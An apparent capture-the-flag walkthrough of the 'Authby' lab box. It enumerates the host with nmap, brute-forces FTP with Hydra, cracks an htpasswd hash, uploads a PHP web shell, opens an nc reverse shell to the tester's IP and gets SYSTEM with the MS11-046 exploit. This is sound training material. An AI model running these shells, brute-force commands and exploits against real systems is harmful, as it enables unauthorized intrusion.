

# Authby

IP: **192.168.224.46**

Let's start with the nmap scan

```
nmap -T4 -A -Pn -p- 192.168.224.46 -o nmap
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```
# Nmap 7.94SVN scan initiated Mon Nov 20 07:18:58 2023 as: nmap -T4
-A -Pn -p- -o nmap 192.168.224.46
Nmap scan report for 192.168.224.46
Host is up (0.15s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              zFTPServer 6.0 build 2011-10-17
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| total 9680
| ----- 1 root      root      5610496 Oct 18 2011
zFTPServer.exe
| ----- 1 root      root      25 Feb 10 2011
UninstallService.bat
| ----- 1 root      root      4284928 Oct 18 2011
Uninstall.exe
| ----- 1 root      root      17 Aug 13 2011
StopService.bat
| ----- 1 root      root      18 Aug 13 2011
StartService.bat
| ----- 1 root      root      8736 Nov 09 2011
Settings.ini
| dr-xr-xr-x 1 root      root      512 Nov 20 20:08 log
| ----- 1 root      root      2275 Aug 09 2011 LICENSE.htm
| ----- 1 root      root      23 Feb 10 2011
InstallService.bat
| dr-xr-xr-x 1 root      root      512 Nov 08 2011 extensions
| dr-xr-xr-x 1 root      root      512 Nov 08 2011
certificates
|_dr-xr-xr-x 1 root      root      512 Feb 18 2023 accounts
242/tcp    open  http             Apache httpd 2.2.21 ((Win32)
PHP/5.3.8)
|_http-title: 401 Authorization Required
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| http-auth:
| HTTP/1.1 401 Authorization Required\x0D
|_ Basic realm=Qui e nuce nuculeum esse volt, frangit nucem!
|_http-server-header: Apache/2.2.21 (Win32) PHP/5.3.8
3145/tcp open  zftp-admin          zFTPServer admin
3389/tcp open  ssl/ms-wbt-server?
|_ssl-date: 2023-11-20T12:22:46+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=LIVDA
| Not valid before: 2023-01-28T03:26:23
|_Not valid after: 2023-07-30T03:26:23
| rdp-ntlm-info:
|   Target_Name: LIVDA
|   NetBIOS_Domain_Name: LIVDA
|   NetBIOS_Computer_Name: LIVDA
|   DNS_Domain_Name: LIVDA
|   DNS_Computer_Name: LIVDA
|   Product_Version: 6.0.6001
|_ System_Time: 2023-11-20T12:22:41+00:00
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Mon Nov 20 07:22:48 2023 -- 1 IP address (1 host up)
scanned in 230.32 seconds
```

So we have FTP open on port 21 which allows anonymous login so let's try it

```
ftp anonymous@192.168.224.46
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→ Authby ftp anonymous@192.168.224.46
Connected to 192.168.224.46.
220 zFTPServer v6.0, build 2011-10-17 14:25 ready.
331 User name received, need password.
Password:
230 User logged in, proceed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||2053|)
150 Opening connection for /bin/ls.
total 9680
_____ 1 root      root      5610496 Oct 18   2011 zFTPServer.exe
_____ 1 root      root      25 Feb 10   2011 UninstallService.bat
_____ 1 root      root      4284928 Oct 18   2011 Uninstall.exe
_____ 1 root      root      17 Aug 13   2011 StopService.bat
_____ 1 root      root      18 Aug 13   2011 StartService.bat
_____ 1 root      root      8736 Nov 09   2011 Settings.ini
dr-xr-xr-x 1 root      root      512 Nov 20 20:08 log
_____ 1 root      root      2275 Aug 09   2011 LICENSE.htm
_____ 1 root      root      23 Feb 10   2011 InstallService.bat
dr-xr-xr-x 1 root      root      512 Nov 08   2011 extensions
dr-xr-xr-x 1 root      root      512 Nov 08   2011 certificates
dr-xr-xr-x 1 root      root      512 Feb 18 2023 accounts
226 Closing data connection.
ftp>

```

Server is **zFTPServer v6.0** . I am able to list files and looks like I have read access to several directories. Enumerated any contents of readable directories, but it looks like none of the sub-directories or files are accessible.

However, looking through the **accounts** folder did\_ give me an idea

```

ftp> cd accounts
250 CWD Command successful.
ftp> ls
229 Entering Extended Passive Mode (|||2054|)
150 Opening connection for /bin/ls.
total 4
dr-xr-xr-x 1 root      root      512 Feb 18 2023 backup
_____ 1 root      root      764 Feb 18 2023 acc[Offsec].uac
_____ 1 root      root     1032 Nov 20 20:22 acc[anonymous].uac
_____ 1 root      root      926 Feb 18 2023 acc[admin].uac
226 Closing data connection.
ftp>

```

so we can see here some users provided to us let's make a list of users and try to bruteforce

```

→ Authby echo 'Offsec' >> usernames.txt
echo 'admin' >> usernames.txt
→ Authby cat usernames.txt
Offsec
admin
→ Authby

```

Now let's use Hydra to bruteforce

```

hydra -I -V -f -L usernames.txt -u -P
/usr/share/seclists/Passwords/xato-net-10-million-passwords.txt

```

```
192.168.224.46 ftp
```

```
[ATTEMPT] target 192.168.224.46 - login "Offsec" - pass "alabama" - 2037 of 10378908 [child 14] (0/0)
[ATTEMPT] target 192.168.224.46 - login "admin" - pass "alabama" - 2038 of 10378908 [child 15] (0/0)
[ATTEMPT] target 192.168.224.46 - login "Offsec" - pass "airplane" - 2039 of 10378908 [child 3] (0/0)
[ATTEMPT] target 192.168.224.46 - login "admin" - pass "airplane" - 2040 of 10378908 [child 7] (0/0)
[21][ftp] host: 192.168.224.46 login: admin password: admin
[STATUS] attack finished for 192.168.224.46 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-20 07:37:42
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```

so let's try logging in

```
ftp admin@192.168.224.46
```

```
→ Authby ftp admin@192.168.224.46
Connected to 192.168.224.46.
220 zFTPServer v6.0, build 2011-10-17 14:25 ready.
331 User name received, need password.
Password:
230 User logged in, proceed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||2055|)
150 Opening connection for /bin/ls.
total 3
-r--r--r--  1 root    root      76 Nov 08  2011 index.php
-r--r--r--  1 root    root      45 Nov 08  2011 .htpasswd
-r--r--r--  1 root    root     161 Nov 08  2011 .htaccess
226 Closing data connection.
ftp>
```

Looks like we have **read-only** access to these three files. But, the `.htpasswd` file contains a hash for the `offsec` user. If we crack it, we will be able to access the web server and perhaps, the FTP server.

```
less .htpasswd
```

```
offsec:$apr1$oRfRsc/K$UpYpplHDlaemqseM39Ugg0
(END)
```

looks like a hash let's try to crack it

```
echo 'offsec:$apr1$oRfRsc/K$UpYpplHDlaemqseM39Ugg0' > offsec.txt
```


```
john --wordlist=/usr/share/seclists/Passwords/xato-net-10-million-
passwords.txt offsec.txt
```

```



→ Authby echo 'offsec:$apr1$oRfRsc/K$UpYpplHDlaemqseM39Ugg0' > offsec.txt
→ Authby john --wordlist=/usr/share/seclists/Passwords/xato-net-10-million-passwords.txt offsec.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
elite (offsec)
1g 0:00:00:00 DONE (2023-11-20 07:48) 1.449g/s 7513p/s 7513c/s 7513C/s ABC123..blackout
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
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```

In the nmap scan above we saw that port 242 was open which is an Apache server



It's asking for credentials let's try the creds we found i.e. **Offsec : elite**



seems there nothing we can do here. Let's see if FTP allows us to upload

files

```
ftp> put nmap
local: nmap remote: nmap
229 Entering Extended Passive Mode (|||2059|)
150 File status okay; about to open data connection.
100% |*****| 2272 36.72 MiB/s 00:00 ETA
226 Closing data connection.
2272 bytes sent in 00:00 (14.18 KiB/s)
ftp>
```

looks like we can write to the web root so let's try to upload php shell

```
mousepad shell.php
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```
1 <?php
2
3 if(isset($_REQUEST['cmd'])){
4     echo "<pre>";
5     $cmd = ($_REQUEST['cmd']);
6     system($cmd);
7     echo "</pre>";
8     die;
9 }
10
11 ?>
12
```


let's upload the shell to the web root

```
put shell.php
```

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```
ftp> put shell.php
local: shell.php remote: shell.php
229 Entering Extended Passive Mode (|||2062|)
150 File status okay; about to open data connection.
100% |*****| 9408 68.48 MiB/s 00:00 ETA
226 Closing data connection.
9408 bytes sent in 00:00 (22.34 KiB/s)
ftp>
```

The shell is uploaded successfully now let's see if we are able to execute any commands



192.168.224.46:242/shell.php?cmd=whoami

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so now let's upload nc and get a shell

```
put nc.exe
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
```

ftp> put nc.exe
local: nc.exe remote: nc.exe
229 Entering Extended Passive Mode (|||2049|)
150 File status okay; about to open data connection.
100% |*****| 59392 171.73 KiB/s 00:00 ETA
226 Closing data connection.
59392 bytes sent in 00:00 (107.54 KiB/s)
ftp>

```


Let's get a shell on port 6658

```
192.168.224.46:242/shell.php?cmd=nc.exe 192.168.45.238 6658 -e cmd C
```



Now let's check the nc shell

```
rlwrap nc -nlvp 6658
```



we start by locating the local.txt which can be found under

```
C:\Users\apache\Desktop
```

```

C:\Users\apache>cd Desktop
cd Desktop

C:\Users\apache\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is BCAD-595B

Directory of C:\Users\apache\Desktop

07/09/2020  10:05 AM    <DIR>          .
07/09/2020  10:05 AM    <DIR>          ..
11/20/2023  06:24 AM                34 local.txt
               1 File(s)                34 bytes
               2 Dir(s)  6,032,207,872 bytes free

C:\Users\apache\Desktop>type local.txt
type local.txt
3d77bf6ade47b098464343c50e95e42d

C:\Users\apache\Desktop>

```

Flag: **3d77bf6ade47b098464343c50e95e42d**

Now for the privesc part we see systeminfo and it is an outdated windows server

```

C:\wamp\www>systeminfo
systeminfo

Host Name: LIVDA
OS Name: Microsoft Windows Server 2008 Standard
OS Version: 6.0.6001 Service Pack 1 Build 6001
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Server
OS Build Type: Multiprocessor Free
Registered Owner: Windows User
Registered Organization:
Product ID: 92573-OEM-7502905-27565
Original Install Date: 12/19/2009, 11:25:57 AM
System Boot Time: 11/20/2023, 6:20:57 AM
System Manufacturer: VMware, Inc.
System Model: VMware Virtual Platform
System Type: X86-based PC
Processor(s): 1 Processor(s) Installed.
[01]: x64 Family 23 Model 1 Stepping 2 AuthenticAMD ~3094 Mhz
BIOS Version: Phoenix Technologies LTD 6.00, 11/12/2020
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (GMT-08:00) Pacific Time (US & Canada)
Total Physical Memory: 2,047 MB
Available Physical Memory: 1,676 MB
Page File: Max Size: 1,985 MB
Page File: Available: 1,557 MB
Page File: In Use: 428 MB
Page File Location(s): N/A
Domain: WORKGROUP
Logon Server: N/A
Hotfix(s): N/A
Network Card(s): N/A


C:\wamp\www>

```

I Googled for **windows server 2008 standard 6001 privilege escalation**




and the first thing that came up was **MS11-046** . So, I checked Exploit DB for any hits.



```
searchsploit MS11-046
```


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we will take the first one

```
searchsploit -m 40564.c
```


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compiling the exploit

```
i686-w64-mingw32-gcc 40564.c -o pwn.exe -lws2_32
```

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Now let's transfer the exploit using FTP

```
ftp> put pwn.exe
local: pwn.exe remote: pwn.exe
229 Entering Extended Passive Mode (|||2052|)
150 File status okay; about to open data connection.
100% |*****| 234 KiB 233.76 KiB/s 00:00 ETA
226 Closing data connection.
239983 bytes sent in 00:01 (171.70 KiB/s)
ftp> █
```

Now let's run the exploit

```
C:\wamp\www>.\pwn.exe
.\pwn.exe

c:\Windows\System32>whoami
whoami
nt authority\system

c:\Windows\System32>█
```

We have system privileges now let's locate the proof.txt

```
c:\Windows\System32>cd ../../Users/Administrator/Desktop
cd ../../Users/Administrator/Desktop

c:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is BCAD-595B

Directory of c:\Users\Administrator\Desktop

07/09/2020  10:02 AM    <DIR>          .
07/09/2020  10:02 AM    <DIR>          ..
11/20/2023  06:24 AM                34 proof.txt
11/08/2011  03:37 AM             471 WampServer.lnk
11/08/2011  03:52 AM            927 zFTPServer Administration.lnk
               3 File(s)            1,432 bytes
               2 Dir(s)  6,031,364,096 bytes free

c:\Users\Administrator\Desktop>type proof.txt
type proof.txt
6edb2e7a80216790ef4acf6182a71251

c:\Users\Administrator\Desktop>█
```

Flag: **6edb2e7a80216790ef4acf6182a71251**